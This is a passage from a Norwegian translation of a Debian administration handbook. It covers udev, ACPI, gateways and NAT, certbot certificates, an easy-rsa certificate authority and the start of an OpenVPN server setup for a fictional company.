KERNEL==”sd?[0-9]”, SUBSYSTEM==”block”, ATTRS{serial}==”07032998B60AB777”, SYMLINK+=”
    ➥ usb_key/part%n”
```

Når disse reglene er satt i en fil, som for eksempel er døpt `/etc/udev/rules.d/010_local.rules`, kan du enkelt fjerne og koble til USB-minnepennen. Deretter kan du se at `/dev/usb_`

`key/disk` representerer disken knyttet til USB-minnepennen, og `/dev/usb_key/part1` er dens første partisjon.

FOR VIDEREKOMMENDE

Feilsøking i oppsettet til *udev*

Som for mange bakgrunnsprosesser, lagrer `udevd` logger i `/var/log/daemon.log`. Men det er ikke veldig detaljert som standard, og det er som regel ikke nok til å forstå hva som skjer. Kommandoen `udevadm control --log-priority=info` øker detaljnivået, og løser dette problemet. `udevadm control --log-priority=err` returnerer til standard detaljnivå.

9.12. Strømstyring: Advanced Configuration and Power Interface (ACPI)

Emnet strømstyring er ofte problematisk. Faktisk, riktig hvilemodus for maskinen krever at alle datamaskinens enhetsdrivere vet hvordan de settes i ventemodus, og at de skal sette opp enhetene igjen ved oppvåkning. Dessverre er det fortsatt noen få enheter som ikke kan sove godt under Linux, fordi produsentene deres ikke har gitt de nødvendige spesifikasjonene.

Linux støtter ACPI (Advanced Configuration and Power Interface) - den nyeste standarden for strømstyring. Pakken *acpid* har en bakgrunnsprosess som ser etter strømstyringsrelaterte hendelser (veksling mellom AC og batteristrøm på en bærbar PC, etc.) og som kan utføre ulike kommandoer som svar.

PASS PÅ


Grafikkort og ventemodus

Grafikkortdriveren er ofte den skyldige når ventemodus ikke fungerer ordentlig. I så fall er det en god idé å teste den nyeste versjonen av X.org grafikktjener.

Etter denne oversikten over grunnleggende tjenester felles for mange Unix-systemer, vil vi fokusere på miljøet for de administrerte maskinene: Nettverket. Mange tjenester er nødvendige for at nettverket skal fungere ordentlig. De blir diskutert i neste kapittel.

Nøkkelord

Nettverk
Innfallsport (gateway)
TCP/IP
IPv6
DNS
Bind
DHCP
QoS



Kapittel

Nettverksinfrastruktur 10

Innhold

Linux innehar hele Unix-arven når det gjelder nettverk, og Debian tilbyr hele samlingen av verktøy for å opprette og styre dem. Dette kapittelet går igjennom disse verktøyene.

10.1. Innfallsport (gateway)

En innfallsport (gateway) er et system som forbinder flere nettverk. Dette begrepet refererer ofte til et lokalt nettverks «utgang» («exit point») på den obligatoriske banen til alle eksterne IP-adresser. Inngangsporten er koblet til hver av de nettverkene den binder sammen, og fungerer som en ruter for å formidle IP-pakker mellom dens ulike grensesnitt.

DET GRUNNLEGGENDE

IP-pakke

De fleste nettverk nå for tiden bruker IP-protokollen (*Internett-protokoll*). Denne protokollen deler opp de overførte dataene i pakker med begrenset størrelse. Hver pakke inneholder, i tillegg til nyttedata, en rekke detaljer som trengs for å sende den riktig vei.

DET GRUNNLEGGENDE

TCP/UDP

Mange programmer håndterer ikke de enkelte pakker selv, selv om dataene de sender går over IP; bruker de ofte TCP (*Transmission Control Protocol*). TCP er et lag over IP som tillater etablering av øremerkede forbindelser til datastrømmer mellom to punkter. Programmene ser da bare en inngangsport som data kan mates til med garanti for at de samme dataene kommer ut uten tap (og i samme rekkefølge) ved utgangspunktet i den andre enden av forbindelsen. Selv om mange typer feil kan skje i de lavere lagene, er de kompensert av TCP; tapte pakker er sendt igjen, og pakker som kommer i uorden (for eksempel hvis de bruker ulike baner) er reordnet (omorganisert) på riktig måte.

En annen protokoll som setter sin lit til IP er UD (*User Datagram Protocol*). I motsetning til TCP, er den pakkeorientert. Dens mål er forskjellige: Formålet med UDP er bare å sende en pakke fra en applikasjon til en annen. Protokollen prøver ikke å kompensere for mulige pakketap underveis, heller ikke at pakker mottas i samme rekkefølge som de ble sendt. Den viktigste fordelen til denne protokollen er at tidsforsinkelsen er kraftig redusert, fordi tapet av en enkelt pakke ikke forsinker mottaket av alle påfølgende pakker inntil den tapte blir sendt på nytt.

TCP og UDP involverer begge porter, som er «forlengelse tall» for å etablere kommunikasjon med en gitt applikasjon på en maskin. Dette konseptet gjør det mulig å uføre flere forskjellige overføringer parallelt i samme korrespondanse, siden denne kommunikasjonen kan kjennetegnes av portnummeret.

Noen av disse portnumrene - standardisert av IANA-en (*Internet Assigned Numbers Authority*) - er «velkjente» for å være knyttet til nettverkstjenester. For eksempel blir TCP-port 25 generelt brukt av e-posttjeneren.

➨ `https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml`

Når et lokalt nettverk bruker et privat adresseområde (ikke rutbare (tilgjengelig) på Internettet), trenger inngangsporten å gjennomføre *address masquerading* (adresse maskering) slik at maskinene i nettverket kan kommunisere med omverdenen. Den maskerte operasjonen er en slags mellomtjener som opererer på nettverksnivå: Hver utgående tilkobling fra en intern maskin er erstattet med en forbindelse fra inngangsporten selv (siden porten har en ekstern, rutbar adresse), dataene som går gjennom den maskerte tilkoblingen blir sendt til den nye, og dataene som kommer tilbake som svar sendes gjennom til den maskerte forbindelsen til den interne maskinen. Inngangsporten bruker en rekke øremerkede TCP-porter til dette formål, vanligvis med

meget høye tall (over 60 000). Hver tilkobling som kommer fra en intern maskin vises deretter til omverdenen som en forbindelse som kommer fra en av disse reserverte portene.

KULTUR

Privat adresseområde

RFC 1918 definerer tre områder for IPv4-adresser som ikke er ment å bli rutet på Internettet, men bare til bruk i lokale nettverk. Den første, `10.0.0.0/8` (se sidestolpe «Viktige nettverkskonsepter (Ethernet, IP-adresse, subnett, kringkasting)» side 164), er et A-klasse område (med 2^{24} IP-adresser). Den andre, `172.16.0.0/12`, samler 16 B-klasse områder (`172.16.0.0/16` til `172.31.0.0/16`), hver med 2^{16} IP-adresser. Til slutt, `192.168.0.0/16` er et B-klasse område (som grupperer 256 C-klasse områder, `192.168.0.0/24` til `192.168.255.0/24`, med 256 IP-adresser hver).

➨ `http://www.faqs.org/rfcs/rfc1918.html`

Inngangsporten kan også utføre to typer *network address translation* (eller i korthet NAT). Den første typen, *Destination NAT* (DNAT) er en teknikk for å endre IP-adressedestinasjonen (og/eller TCP- eller UDP-porten) til en (vanligvis) innkommende tilkobling. Forbindelsens sporingsmekanisme endrer også følgende pakker i samme tilknytning for å sikre kontinuitet i kommunikasjonen. Den andre typen NAT er *Source NAT* (SNAT), der *masquerading* er et spesielt tilfelle; SNAT endrer kildens IP-adresse (og/eller TCP- eller UDP-porten) til en (vanligvis) utgående tilkobling. Som for DNAT, er alle pakkene i forbindelsen hensiktsmessig håndtert av forbindelsens sporingsmekanisme. Merk at NAT er kun relevant for IPv4 og dens begrensede adresseområde; i IPv6, reduserer den store tilgjengeligheten av adresser nytten av NAT ved å la alle «interne» adresser være direkte rutbare på Internett (dette betyr ikke at interne maskiner er tilgjengelig, siden mellomliggende brannmurer kan filtrere trafikk).

DET GRUNNLEGGENDE

Videresendelse av porter

En konkret applikasjon hos DNAT er *port forwarding*. Innkommende tilkoblinger til en gitt port hos en maskin blir videresendt til en port på en annen maskin. Andre løsninger kan oppnå en lignende virkning, men særlig på applikasjonsnivå med `ssh` (se del 9.2.1.3, «Å lage krypterte tunneler med portvideresending (Port Forwarding)» side 210) eller `redir`.

Nok teori, la oss være praktiske. Å snu et Debian-system til en port er en så enkel sak som å aktivere det aktuelle valget i Linux-kjernen ved hjelp av `/proc/` virtuelle filsystemet:

```
# echo 1 > /proc/sys/net/ipv4/conf/default/forwarding
```

Dette alternativet kan også aktiveres automatisk ved oppstart hvis `/etc/sysctl.conf` setter net.ipv4.conf.default.forwarding-valget til 1.

Eksempel 10.1 *`/etc/sysctl.conf`-filen*

```
net.ipv4.conf.default.forwarding = 1
net.ipv4.conf.default.rp_filter = 1
net.ipv4.tcp_syncookies = 1
```

Den samme effekten kan oppnås for IPv6 ved å bytte ipv4 med ipv6 i den manuelle kommandoen, og bruke net.ipv6.conf.all.forwarding-linjen i `/etc/sysctl.conf`.

Å aktivere IPv4-maskering er en litt mer komplisert operasjon som involverer å sette opp *netfilter*-brannmuren.

Tilsvarende, å bruke NAT (for IPv4), krever oppsett av *netfilter*. Siden det primære formålet med denne komponenten er pakkefiltrering, er detaljene oppført i Kapittel 14: "Sikkerhet" (se del 14.2, «Brannmur eller pakkefiltrering» side 403).

10.2. X.509-sertifikater

Sertifikater er en viktig byggestein for mange nettverkstjenester, bygget på kryptografiske protokoller, når de trenger en slags sentral autentisering.

Blant disse protokollene, ble SSL (*Secure Socket Layer*) oppfunnet av Netscape for å sikre tilkoblinger til nettjenere. Det ble senere standardisert av IETF under forkortelsen TLS (*Transport Layer Security*). Siden da har TLS fortsatt å utvikle seg, og i dag er SSL foreldet fordi det er oppdaget en rekke designfeil.

TLS-protokollen tar primært sikte på å gi personvern og dataintegritet mellom to eller flere kommuniserende dataprogrammer. Det vanligste tilfellet på Internett er kommunikasjonen mellom en klient (f.eks. en nettleser) og en tjener.

En nøkkelpar er nødvendig for å utveksle informasjon, som involverer en offentlig nøkkel som omfatter informasjon om identiteten til eieren og samsvarer med en privat nøkkel. Den private nøkkelen må holdes hemmelig, ellers blir sikkerheten kompromittert. Imidlertid kan hvem som helst lage et nøkkelpar, lagre en hvilken som helst identitet på den, og gi seg ut for å være en av disse identitetene. En løsning innebærer konseptet med en *sertifiseringsautoritet* (CA), formalisert av X.509-standarden. Dette konseptet omfatter en enhet som har et pålitelig nøkkelpar kjent som et *rotsertifikat*. Dette sertifikatet er kun brukt til å signere andre sertifikater (nøkkelpar) etter at riktige skritt er blitt tatt for å sjekke identiteten som er lagret i nøkkelparet. Applikasjoner som bruker X.509 kan da sjekke sertifikatene som blir presentert for dem, hvis de kjenner de tiltrodde rotsertifikatene.

Du kan implementere en CA (som beskrevet i del 10.2.2, «Offentlig nøkkel-infrastruktur: *easy-rsa*» side 243), men hvis du har tenkt å bruke sertifikatet for et nettsted, må du stole på en klarert CA. Prisene varierer betydelig, men det er mulig å implementere stor sikkerhet som koster lite eller ingen penger.

10.2.1. Opprette gratis klarerte sertifikater

Mange programmer oppretter og bruker snakeoil sertifikater som standard (se sidebar ««*Slangeolje*»-SSL-sertifikater» side 275). Heldigvis gir *certbot*-pakken alt vi trenger for å lage våre egne pålitelige sertifikater, levert av "Lets Encrypt"-initiativet (se sidebar «Let's Encrypt-

initiativet» side 242), som også kan brukes som agenter for e-posttransport (Postfix) og e-postleveringsagenter (Dovecot, Cyrus, etc.).

Falcot-administratorene vil bare lage et sertifikat for deres nettside, som kjører på Apache. Det finnes en praktisk Apache innpluggingsprogram for *certbot* som automatisk redigerer Apache-oppsettet for å betjene det benyttede sertifikatet, slik at de gjør bruk av det:

```
# apt install python-certbot-apache
[...]
# certbot --apache
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Plugins selected: Authenticator apache, Installer apache
Enter email address (used for urgent renewal and security notices) (Enter 'c' to
cancel): admin@falcot.com

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Please read the Terms of Service at
https://letsencrypt.org/documents/LE-SA-v1.2-November-15-2017.pdf. You must
agree in order to register with the ACME server at
https://acme-v02.api.letsencrypt.org/directory
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(A)gree/(C)ancel: A

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Would you be willing to share your email address with the Electronic Frontier
Foundation, a founding partner of the Let's Encrypt project and the non-profit
organization that develops Certbot? We'd like to send you email about our work
encrypting the web, EFF news, campaigns, and ways to support digital freedom.
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(Y)es/(N)o:  N

No names were found in your configuration files. Please enter in your domain
name(s) (comma and/or space separated)  (Enter 'c' to cancel): falcot.com

Obtaining a new certificate
Performing the following challenges:
http-01 challenge for falcot.comFalcot
Enabled Apache rewrite module
Waiting for verification...
Cleaning up challenges
Created an SSL vhost at /etc/apache2/sites-available/000-default-le-ssl.conf
Enabled Apache socache_shmcb module
Enabled Apache ssl module
Deploying Certificate to VirtualHost /etc/apache2/sites-available/000-default-le-ssl.
    ➥ conf
Enabling available site: /etc/apache2/sites-available/000-default-le-ssl.conf

Please choose whether or not to redirect HTTP traffic to HTTPS, removing HTTP access.
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
1: No redirect - Make no further changes to the webserver configuration.
```

```
2: Redirect - Make all requests redirect to secure HTTPS access. Choose this for
new sites, or if you're confident your site works on HTTPS. You can undo this
change by editing your web server's configuration.
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Select the appropriate number [1-2] then [enter] (press 'c' to cancel): 2

Enabled Apache rewrite module
Redirecting vhost in /etc/apache2/sites-enabled/000-default.conf to ssl vhost in /etc
    ➥ /apache2/sites-available/000-default-le-ssl.conf

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Congratulations! You have successfully enabled https://falcot.com

You should test your configuration at:
https://www.ssllabs.com/ssltest/analyze.html?d=falcot.com
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

IMPORTANT NOTES:
 - Congratulations! Your certificate and chain have been saved at:
   /etc/letsencrypt/live/falcot.com/fullchain.pem
   Your key file has been saved at:
   /etc/letsencrypt/live/falcot.com/privkey.pem
   Your cert will expire on 2020-06-04. To obtain a new or tweaked
   version of this certificate in the future, simply run certbot again
   with the "certonly" option. To non-interactively renew *all* of
   your certificates, run "certbot renew"
 - Your account credentials have been saved in your Certbot
   configuration directory at /etc/letsencrypt. You should make a
   secure backup of this folder now. This configuration directory will
   also contain certificates and private keys obtained by Certbot so
   making regular backups of this folder is ideal.
 - If you like Certbot, please consider supporting our work by:

   Donating to ISRG / Let's Encrypt:   https://letsencrypt.org/donate
   Donating to EFF:                    https://eff.org/donate-le
```

KULTUR

Let's Encrypt-initiativet

Let's Encrypt[1]-initiativet er et felles forsøk på å skape en gratis, automatisert og åpen sertifiseringsinstans (CA), som drives for til fordel for alle. Det støttes av EFF og Linux Foundation. Initiativet gir et automatisert verktøy for å anskaffe og fornye sertifikater. Dette reduserer mengden manuell innsats som er involvert, spesielt hvis flere områder og domener må administreres. Sertifikatene kan også brukes for SIP-, XMPP-, WebSockets- og TURN-tjenere. Bruk av tjenesten krever kontroll over DNS-informasjonen til det aktuelle domenet (domenevalidering).

➨ https://letsencrypt.org/how-it-works/

[1] https://letsencrypt.org/

Hvis du heller vil holde tjeneren i gang under opprettelsen av sertifikatet, kan du bruke webroot-plugin-modulen til å få sertifikatet med argumentene `certonly` og `--webroot`. Du må angi en `--webroot-bane` (forkortet `-w`), som skulle inneholde filene som skal til. Kommandoen ser slik ut:

```
# certbot certonly --webroot -w /var/www/html -d www.DOMAIN.com -d DOMAIN.com
```

Du må starte alle tjenester på nytt ved hjelp av sertifikatene du har opprettet.

Sertifikatene som er opprettet, kalles korttidssertifikater, som er gyldige i 90 dager og må derfor fornyes innenfor en måneders periode ved hjelp av kommandoen `certbot renew`. Vi bør imidlertid ikke fornye hvert sertifikat manuelt, men automatisk. En grunnleggende cron-jobb er inkludert av *certbot* i `/etc/cron.d/certbot`. For å sikre at sertifikater kan fornyes automatisk, kan du utføre `certbot renew --dry-run`.

10.2.2. Offentlig nøkkel-infrastruktur: *easy-rsa*

Det er også mulig å lage vår egen CA. Til det vil vi use RSA-algoritmen som er mye brukt i offentlig-nøkkel kryptografi. Det innebærer et «nøkkelpar», som består av en privat og en offentlig nøkkel. De to nøklene er nært knyttet til hverandre, og deres matematiske egenskaper er slik at en melding som er kryptert med den offentlige nøkkelen, kun kan dekrypteres av en person som kjenner den private nøkkelen, noe som sørger for konfidensialitet. I motsatt retning kan en melding kryptert med den private nøkkelen dekrypteres ved at noen kjenner den offentlige nøkkelen, noe som gjør det mulig å autentisere opprinnelsen til en melding siden bare noen med tilgang til den private nøkkelen kan generere den. Når den er knyttet til en digital nøkkelfunksjon (MD5, SHA1, eller en nyere variant), fører dette til en signaturmekanisme som kan brukes til en hvilken som helst melding.

Siden offentlig tilgjengelige CA-er kun utsteder sertifikater i bytte for en (heftig) avgift, er det også mulig å opprette en privat sertifiseringsinstans i selskapet. *easy-rsa*-pakken inneholder verktøy for å tjene som en X.509 infrastruktur for sertifisering, implementert som et skriptsett som bruker `openssl`-kommandoen.

ALTERNATIV

GnuTLS

GnuTLS kan også brukes til å generere en CA, og håndtere andre teknologier rundt TLS, DTLS og SSL-protokoller.

Pakken *gnutls-bin* inneholder kommandolinjeverktøyene. Det er også nyttig å installere *gnutls-doc*-pakken, som inkluderer omfattende dokumentasjon.

Falcot Corp-administratorene bruker dette verktøyet for å lage de nødvendige sertifikater, både for serveren og klientene. Dette tillater at oppsettet av alle klienter er lik siden de bare må settes opp til å stole på sertifikater fra Falcots lokale CA. Dette CA-et er det første som må lages; til dette formålet, setter administratorene opp en katalog med filene som kreves for CA-et på et passende sted, fortrinnsvis på en maskin som ikke er koblet til nettverket for å redusere risikoen for at CAs private nøkkel blir stjålet.

```
$ make-cadir pki-falcot
$ cd pki-falcot
```

Deretter lagrer de nødvendige parameterne i filen `vars`, som kan være ukommentert og redigert:

```
$ vim vars
$ grep EASYRSA vars
if [ -z "$EASYRSA_CALLER" ]; then
# easyrsa.  More specific variables for specific files (e.g., EASYRSA_SSL_CONF)
#set_var EASYRSA        "${0%/*}"
#set_var EASYRSA_OPENSSL        "openssl"
#set_var EASYRSA_OPENSSL        "C:/Program Files/OpenSSL-Win32/bin/openssl.exe"
#set_var EASYRSA_PKI               "$PWD/pki"
#set_var EASYRSA_DN        "cn_only"
#set_var EASYRSA_REQ_COUNTRY        "FR"
#set_var EASYRSA_REQ_PROVINCE        "Loire"
#set_var EASYRSA_REQ_CITY        "Saint-Étienne"
#set_var EASYRSA_REQ_ORG        "Falcot Corp"
#set_var EASYRSA_REQ_EMAIL        "admin@falcot.com"
#set_var EASYRSA_REQ_OU               "Certificate authority"
#set_var EASYRSA_KEY_SIZE        2048
#set_var EASYRSA_ALGO               rsa
#set_var EASYRSA_CURVE               secp384r1
#set_var EASYRSA_CA_EXPIRE        3650
#set_var EASYRSA_CERT_EXPIRE        1080
#set_var EASYRSA_CERT_RENEW        30
#set_var EASYRSA_CRL_DAYS        180
#set_var EASYRSA_NS_SUPPORT        "no"
#set_var EASYRSA_NS_COMMENT        "Easy-RSA Generated Certificate"
#set_var EASYRSA_TEMP_FILE        "$EASYRSA_PKI/extensions.temp"
# when undefined here, default behaviour is to look in $EASYRSA_PKI first, then
# fallback to $EASYRSA for the 'x509-types' dir.  You may override this
#set_var EASYRSA_EXT_DIR        "$EASYRSA/x509-types"
# EASYRSA_PKI or EASYRSA dir (in that order.) NOTE that this file is Easy-RSA
#set_var EASYRSA_SSL_CONF        "$EASYRSA/openssl-easyrsa.cnf"
#set_var EASYRSA_REQ_CN               "ChangeMe"
#set_var EASYRSA_DIGEST               "sha256"
#set_var EASYRSA_BATCH               ""
$
```

Nå forbereder vi den offentlige nøkkel-infrastrukturkatalogen med følgende kommando:

```
$ ./easyrsa init-pki

Note: using Easy-RSA configuration from: ./vars

init-pki complete; you may now create a CA or requests.
Your newly created PKI dir is: /home/roland/pki-falcot/pki
```

Det neste trinnet er å opprette selve ca-nøkkelparet (de to delene av nøkkelparet vil bli lagret under `pki/ca.crt` og `pki/private/ca.key` i dette trinnet). Vi kan legge til alternativet nopass for å unngå å skrive inn et passord hver gang den private nøkkelen brukes:

```
$ ./easyrsa build-ca nopass

Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1b  26 Feb 2019
Generating RSA private key, 2048 bit long modulus (2 primes)
.....................................................................................+++++
    ➥
.....................+++++
e is 65537 (0x010001)
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Common Name (eg: your user, host, or server name) [Easy-RSA CA]:

CA creation complete and you may now import and sign cert requests.
Your new CA certificate file for publishing is at:
/home/roland/pki-falcot/pki/ca.crt
```

Sertifikatet kan nå opprettes, samt Diffie-Hellman-parameterne som kreves for tjenersiden av en SSL/TLS-tilkobling. De ønsker å bruke det for en VPN-tjener (se avsnitt del 10.3, «Privat virtuelt nettverk» side 247) som er identifisert av DNS-navnet vpn.falcot.com; Dette navnet brukes på nytt for de genererte nøkkelfilene (`keys/vpn.falcot.com.crt` for det offentlige sertifikatet, og `keys/vpn.falcot.com.key` for den private nøkkelen):

```
$ ./easyrsa gen-req vpn.falcot.com nopass
Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1b  26 Feb 2019
Generating a RSA private key
.....................................................................................+++++
    ➥
........+++++
writing new private key to '/home/roland/pki-falcot/pki/private/vpn.falcot.com.key.
    ➥ E5c3RGJBUd'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
```

```
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Common Name (eg: your user, host, or server name) [vpn.falcot.com]:

Keypair and certificate request completed. Your files are:
req: /home/roland/pki-falcot/pki/reqs/vpn.falcot.com.req
key: /home/roland/pki-falcot/pki/private/vpn.falcot.com.key

$ ./easyrsa sign-req server vpn.falcot.com

Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1b  26 Feb 2019


You are about to sign the following certificate.
Please check over the details shown below for accuracy. Note that this request
has not been cryptographically verified. Please be sure it came from a trusted
source or that you have verified the request checksum with the sender.

Request subject, to be signed as a server certificate for 1080 days:

subject=
    commonName                = vpn.falcot.com


Type the word 'yes' to continue, or any other input to abort.
  Confirm request details: yes
Using configuration from /home/roland/pki-falcot/pki/safessl-easyrsa.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
commonName            :ASN.1 12:'vpn.falcot.com'
Certificate is to be certified until Jun 14 10:44:44 2022 GMT (1080 days)

Write out database with 1 new entries
Data Base Updated

Certificate created at: /home/roland/pki-falcot/pki/issued/vpn.falcot.com.crt

$ ./easyrsa gen-dh

Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1b  26 Feb 2019
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
[…]
```

```
DH parameters of size 2048 created at /home/roland/pki-falcot/pki/dh.pem
```

Det neste trinnet oppretter sertifikater for VPN-klienter; ett sertifikat kreves for hver datamaskin eller person som får lov å bruke VPN-en:

```
$ ./easyrsa build-client-full JoeSmith nopass

Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1d  10 Sep 2019
Generating a RSA private key
.....................................................+++++
.........................+++++
writing new private key to '/root/pki-falcot/pki/private/JoeSmith.key.Tgr8kk0a6a'
-----
Using configuration from /root/pki-falcot/pki/safessl-easyrsa.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
commonName            :ASN.1 12:'JoeSmith'
Certificate is to be certified until Feb 20 04:52:43 2023 GMT (1080 days)

Write out database with 1 new entries
Data Base Updated
```

10.3. Privat virtuelt nettverk

Et virtuelt privat nettverk *Virtual Private Network* (VPN for kort) er en måte å koble to forskjellige lokale nettverk via Internett ved hjelp av en tunnel; tunnelen er vanligvis kryptert for konfidensialitet. VPN brukes ofte for å integrere en ekstern maskin i et selskaps lokale nettverk.

Flere verktøy har denne funksjonaliteten. OpenVPN er en effektiv løsning, enkel å implementere og vedlikeholde, basert på SSL/TLS. En annen mulighet er å bruke IPsec for å kryptere IP-trafikk mellom to maskiner; denne krypteringen er gjennomsiktig, hvilket betyr at applikasjoner som kjører på disse vertene ikke behøver modifiseres for å ta hensyn til VPN. SSH kan også brukes for å tilveiebringe en VPN, i tillegg til mer konvensjonelle egenskaper. Endelig kan en VPN etableres ved hjelp av Microsofts PPTP-protokollen. Andre løsninger finnes, men er utenfor siktemålet med denne boken.

10.3.1. OpenVPN

OpenVPN er et stykke programvare med formål å lage virtuelle private nettverk. Oppsettet innebærer å skape virtuelle nettverksgrensesnitt på VPN-tjeneren og på klienten(e); både tun (for IP-nivå tunneler) og tap (for Ethernet-nivå tunneler) -grensesnitt er støttet. I praksis, skal tun-

grensesnitt oftest brukes unntatt når VPN-klienter er ment til å bli integrert i tjenerens lokale nettverk ved hjelp av en Ethernet-bro.

OpenVPN avhenger av OpenSSL for all SSL/TLS kryptografi og tilhørende funksjoner (konfidensialitet, autentisering, integritet, ikke-fornekting). Den kan settes opp enten med en felles privat nøkkel eller ved hjelp av X.509-sertifikater basert på en infrastruktur med fellesnøkler. Sistnevnte oppsett er sterkt foretrukket fordi den gir større fleksibilitet når den står overfor et økende antall brukere som bruker VPN utenfra.

Oppsett av OpenVPN-tjeneren

Etter at alle sertifikater er opprettet (følg instruksjonene fra del 10.2.2, «Offentlig nøkkelinfrastruktur: *easy-rsa*» side 243), må de kopieres der det er hensiktsmessig: rotsertifikatets fellesnøkkel (`pki/ca.crt`) vil bli lagret på alle maskiner (både tjener og klienter) som `/etc/ssl/certs/Falcot_CA.crt`. Tjenerens sertifikat er bare installert på tjeneren (`pki/issued/vpn.falcot.com.crt` går til `/etc/ssl/certs/vpn.falcot.com.crt`, og `pki/private/vpn.falcot.com.key` går til `/etc/ssl/private/vpn.falcot.com.key` med begrensede tillatelser slik at bare administratoren kan lese den), med de tilsvarende Diffie-Hellman-parametrene (`pki/dh.pem`) installert til `/etc/openvpn/dh.pem`. Klientsertifikater er installert på den tilsvarende VPN-klienten på en tilsvarende måte.

Oppsett av OpenVPN-tjeneren

Som standard forsøker OpenVPN-initialiseringskript å starte alle virtuelle private nettverk som er definert i `/etc/openvpn/*.conf`. Å sette opp en VPN-tjener er derfor et spørsmål om å lagre en tilsvarende oppsettsfil i denne katalogen. Et godt utgangspunkt er `/usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz`, som leder til en temmelig standard tjener. Selvfølgelig må noen parametere tilpasses: ca, cert, key og dh må beskrive de valgte stedene (henholdsvis /etc/ssl/certs/Falcot_CA.crt, /etc/ssl/vpn.falcot.com.crt, /etc/ssl/private/vpn.falcot.com.key og /etc/openvpn/dh.pem). server 10.8.0.0 255.255.255.0-direktivet definerer subnettet som skal brukes av VPN; tjeneren bruker den første IP-adressen i dette området (10.8.0.1), og resten av adressene er reservert for klienter.

Med dette oppsettet lager oppstarten av OpenVPN det virtuelle nettverksgrensesnittet, vanligvis med tun0-navnet. Imidlertid er brannmurer ofte satt opp på samme tid som det virkelige nettverksgrensesnittet, og skjer før OpenVPN starter. En god praksis er derfor å lage et varig virtuelt nettverksgrensesnitt, og sette opp OpenVPN til å bruke dette varige grensesnittet. Dette tillater videre å velge navnet til dette grensesnittet. For dette formål lager `openvpn --mktun --dev vpn --dev-type tun` et virtuelt nettverksbrukergrensesnitt med navnet vpn med type tun; denne kommandoen kan enkelt legges inn i brannmuroppsettets skript, eller i et up-direktiv i `/etc/network/interfaces`-filen, eller en *udev* regel kan bli lagt til den enden. OpenVPN-oppsettfilen må også oppdateres tilsvarende, med dev vpn og dev-type tun-direktiver.

For å sperre ytterligere virksomhet kan VPN-klienter kun få tilgang til selve VPN-tjeneren ved hjelp av 10.8.0.1-adressen. Å gi klientene tilgang til det lokale nettverket (192.168.0.0/24), krever

